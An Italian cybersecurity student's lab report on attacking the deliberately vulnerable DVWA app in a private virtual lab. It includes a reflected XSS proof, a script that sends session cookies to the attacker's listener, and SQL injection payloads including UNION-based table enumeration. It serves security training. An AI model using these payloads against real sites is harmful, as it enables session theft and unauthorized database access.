REPORT TECNICO

EXPLOIT DVWA – XSS E SQL INJECTION

Redatto da: *Nicolò Calì Cybersecurity Student*

Data: 13/01/2026

1. Introduzione

1.1 Obiettivo

L'attività d oggi consiste nello sfruttare una vulnerabilità dell'interfaccia web di Metasploitable "DVWA" al fine di effettuare exploit XSS e SQL Injection.

1.2 Scopo e Perimetro

- **Target Autorizzato:** 192.168.50.101 – Metasploitable2
- **Servizio Target:** DVWA (Damn Vulnerable Web Application)

2. Ambiente di Lavoro e Strumenti


2.1 Configurazione del Laboratorio

Lavoreremo all'interno di un laboratorio virtuale composto da una macchina attaccante ed una macchina target.

- **Macchina Attaccante:** Kali Linux 2025.3 - IP: 192.168.50.100
- **Macchina Vittima:** Metasploitable 2 - IP: 192.168.50.101
- **Rete:** Rete Interna associata ad un'interfaccia pfSense

Una volta configurato il nostro laboratorio virtuale eseguiamo il ping su entrambe le macchine per verificare che siano comunicanti tra loro.

Kali → Metasploitable 2:



Metasploitable 2 → Kali:


```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=9.07 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.985 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.887 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.658 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=64 time=0.551 ms

--- 192.168.50.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 0.551/2.431/9.078/3.327 ms
```

Dopo esserci assicurati che le due macchine virtuali comunicano tra loro, accediamo alla Pagina DVWA dal browser della Kali inderendo il seguente URL:

http://192.168.50.101/dvwa

(Ho usato l'indirizzo IP della mia Metasploitable)



In questa fase andiamo ad impostare il livello di sicurezza a “Low” accedendo dal sotto menù “DVWA Security”.

Terminato questo passaggio abbiamo concluso con la fase di configurazione.

2.2 Strumenti Utilizzati

- **Browser**: Usato come interfaccia principale per navigare nell'applicazione web DVWA

3. Attività Tecnica e Metodologia

In questa sezione vengono descritte le tecniche di attacco utilizzate contro l'applicazione target DVWA per dimostrare le vulnerabilità presenti.

I test si concentrano su due delle vulnerabilità più critiche per le applicazioni web:


- ***Cross-Site Scripting (XSS):** È una vulnerabilità che permette a un attaccante di iniettare script malevoli (solitamente JavaScript o HTML) all'interno delle pagine web visualizzate da altri utenti. L'obiettivo principale è colpire il client (il browser della vittima), potendo portare al **furto di cookie** di sessione o al **reindirizzamento** verso siti malevoli.*
- ***SQL Injection:** È una tecnica che sfrutta la mancata sanitizzazione degli input per inserire **comandi SQL** arbitrari nelle query inviate al database di backend. A differenza dell'XSS, l'obiettivo qui è colpire il server e il **database**, permettendo di leggere, modificare o eliminare **dati sensibili** a cui non si dovrebbe avere accesso.*


3.1 Fase 1: L’Attacco XSS Reflected

L'attacco **XSS** di tipo "**Reflected**" (Riflesso) si verifica quando l'input fornito dall'utente viene immediatamente restituito (riflesso) dall'applicazione web nella **risposta HTTP** senza adeguati controlli o **sanitizzazione**. In questo scenario, sfruttiamo il campo di input che richiede il nome dell'utente. L'applicazione prende ciò che scriviamo e lo stampa a video ("Hello [User_Input]").

Inserendo del codice JavaScript invece di un nome, se l'applicazione è vulnerabile, il browser interpreterà ed eseguirà quel codice.

- **Comando lanciato**: `<script>alert('XSS Eseguito!')</script>`
- **Osservazione**: Dopo aver premuto il tasto "Submit", l'applicazione ha riflesso il payload all'interno del codice HTML della pagina. Il browser ha interpretato i tag **`<script>`** ed ha eseguito il codice JavaScript contenuto, generando una finestra di popup (alert), nel mio caso, con il messaggio "*XSS Eseguito!*".


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
alert('XSS Eseguito!')</script>
Submit
<script>alert('XSS Eseg...
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site scripting
http://www.cgisecurity.com/xss-faq.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7



192.168.50.101
XSS Eseguito!
OK

Questo conferma che l'applicazione non filtra i caratteri speciali come **<** e **>** e che è possibile eseguire codice arbitrario nel contesto del browser dell'utente.

Usando questo “trucchetto” possiamo, tramite un JavaScript malevolo, estrapolare dei dati dal server come ad esempio i **Session Cookies**.

Per fare ciò basterà seguire questi tre passaggi:

1. Dal terminale della nostra Kali apriamo un server ad una porta a nostra scelta eseguendo il seguente comando: **python -m http.server 8000**.
2. Dalla pagina XSS reflected inseriamo il seguente JavaScript in cui sostanzialmente forziamo il server DVWA ad inviare il dato relativo al session cookie direttamente al server della nostra Kali che in questo momento è in ascolto. Lo script malevolo utilizzato è il seguente: **<script>window.location='http://192.168.50.100:8000/?cookie=' + document.cookie;</script>**
3. Non appena avremo premuto “**Submit** ” il gioco è fatto. Riceveremo direttamente sul terminale della Kali il valore esatto del cookie della sessione.



3.2 Fase 2: L’Attacco SQL Injection

L'exploit di **SQL Injection** mira a manipolare la query logica che l'applicazione invia al database.

L'applicazione **DVWA** richiede un "User ID" per mostrare i dettagli di un singolo utente (es. `SELECT ... WHERE ID = '$id'`).


L'obiettivo è alterare questa logica inserendo una condizione che risulti sempre vera, costringendo il database a restituire non solo l'utente richiesto, ma tutti i record presenti nella tabella.

Vediamo i passaggi da effettuare per effettuare l’exploit:

- **Analisi del comportamento normale:** È stato inizialmente inserito un input valido (1) nel campo "User ID". L'applicazione ha restituito correttamente i dati del solo utente "admin".

  Query presunta: `SELECT first_name, last_name FROM users WHERE user_id = '1';`

- **Iniezione del Payload:** Per bypassare il filtro, è stato inserito un payload che utilizza l'operatore logico OR seguito da una condizione sempre vera (1=1), commentando il resto della query originale se necessario. Il payload utilizzato è il seguente: `' OR '1'='1`



- **Analisi del risultato:** L'applicazione ha interpretato l'input come parte del comando SQL. La query modificata è diventata logicamente equivalente a "Seleziona l'utente con ID nullo OPPURE se 1 è uguale a 1". Poiché 1 è sempre uguale a 1, la condizione è vera per ogni riga della tabella.

L'applicazione ha mostrato a video l'elenco completo di tutti gli account registrati nel database (admin, gordonb, 1337, pablo, smitty), esponendo dati che non dovrebbero essere accessibili pubblicamente.

3.3 Fase 3: Enumerazione del Database (UNION Based)

Per approfondire l'attacco e ottenere informazioni sulla struttura del database, è stata utilizzata la tecnica UNION Based SQL Injection. Questa tecnica permette di unire i risultati della query legittima con i risultati di una query arbitraria scelta dall'attaccante.

L'attacco si è svolto in due step metodologici:


Step 1: Identificazione del numero di colonne Prima di poter estrarre dati, è necessario determinare quante colonne vengono restituite dalla query originale, poiché l'operatore **UNION** richiede che entrambe le query abbiano lo stesso numero di colonne. Si procede per tentativi utilizzando il valore null.

Comando lanciato: **' UNION SELECT null, null -- -**

L'applicazione non ha restituito errori e ha visualizzato la pagina correttamente (anche se con campi vuoti). Questo conferma che la query originale utilizza 2 colonne. Se avessimo usato un numero sbagliato di null, il database avrebbe restituito un errore.

Step 2: Enumerazione delle Tabelle (Information Schema) Una volta stabilito il numero di colonne, è stato interrogato l'information_schema, un database standard che contiene i metadati (informazioni sulla struttura) di tutto il sistema. L'obiettivo è ottenere la lista delle tabelle presenti.

Comando lanciato:**' UNION SELECT table_name, null FROM information_schema.tables -- -**

